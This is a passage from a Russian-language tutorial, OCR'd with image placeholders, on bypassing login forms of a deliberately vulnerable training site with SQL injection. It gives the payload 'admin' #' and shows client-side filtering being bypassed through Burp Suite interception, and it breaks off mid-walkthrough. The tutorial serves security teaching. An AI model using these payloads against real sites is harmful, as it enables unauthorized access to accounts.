
В целом, обход авторизации можно сделать разными способами, так как все зависит от кода на странице. Не всегда введение одиночной кавычки помогает, и сайт не ломается. Вам нужно просто понять и представлять то, как может выглядеть ошибка.

Я покажу еще один пример обхода авторизации. Не только поле для пароля можно использовать для инъекции. Поле «Name», также хорошо подходит для экспериментов.


Представим наше выражение в виде двух переменных (Name ($UserName), Password ($Pass)). Выражение в «Name» будет иметь вид: «admin“ #»:



Вставляем кусок нашего выражения, в переменную #UserName. В нем я указал кавычку, которая прерывает дальнейшее выполнение выражения.



Давайте попробуем авторизироваться на данном сайте повторно, но с новой техникой. Выражение в поле «Name» будет иметь вид - «admin' #», а в поле «Password» мы укажем произвольный пароль:



Жмем на кнопку «Login»:

Мы успешно вошли под учетной записью администратора. Обычно, в этом случае, Вы не будете видеть ошибки, и код соответственно.


Не буду повторяться, но сначала нужно поиграть с выражениями, вставляя кавычки, истинные и ложные выражения. Нужно практиковаться, и тогда будет проще работать с SQL-инъекциями.

Обход более защищенной авторизации с помощью SQL-инъекций.

Продолжаем обходить авторизацию на нашем веб-сайте, но теперь попробуем изменить настройки безопасности на более защищенные.
На данном этапе установлен уровень безопасности «0», т. е. наименее защищенный режим:


Нам нужно нажать на кнопку «Toggle Security», чтобы изменить настройки безопасности на «1»:

Давайте попробуем обойти авторизацию предыдущим способом, который я использовал ранее, а именно в поле «Name», я пропишу «admin #», а в поле «Password» укажу любой пароль:



В итоге мы получаем всплывающее окно, с оповещением того, что были обнаружены недопустимые символы.

Давайте попробуем протестировать еще один эксплойт, при котором пользователь оставался без изменений (admin), а вот пароль принимал вид:





В итоге у нас возникает та же самая ошибка, использования недопустимых символов. Эта фильтрация может идти как со стороны клиента, так и со стороны сервера. Тут все просто, так как если фильтрация проходит со стороны клиента, то она работает перед тем, как запрос будет отправлен на


сервер. Если же рассматривать фильтрацию сервера, то это процесс передачи символов от клиента, где сервер обрабатывает символы, без участия клиента.

Если фильтрация проходит со стороны клиента, то это очень легко обойти с помощью Burp Proxy.


Нужно сконнектить браузер с инструментом Burp Suite.
Это делается в несколько шагов. Не буду описывать, просто смотрите скриншоты:









И коннектим BurpSuite:




Переходим на вкладку Intercept, и перехватчик должен быть включен:



Если я хочу перейти на любую страницу, для примера это будет «Home», то в BurpSuite отобразится исчерпывающая информация, которую удалось перехватить:

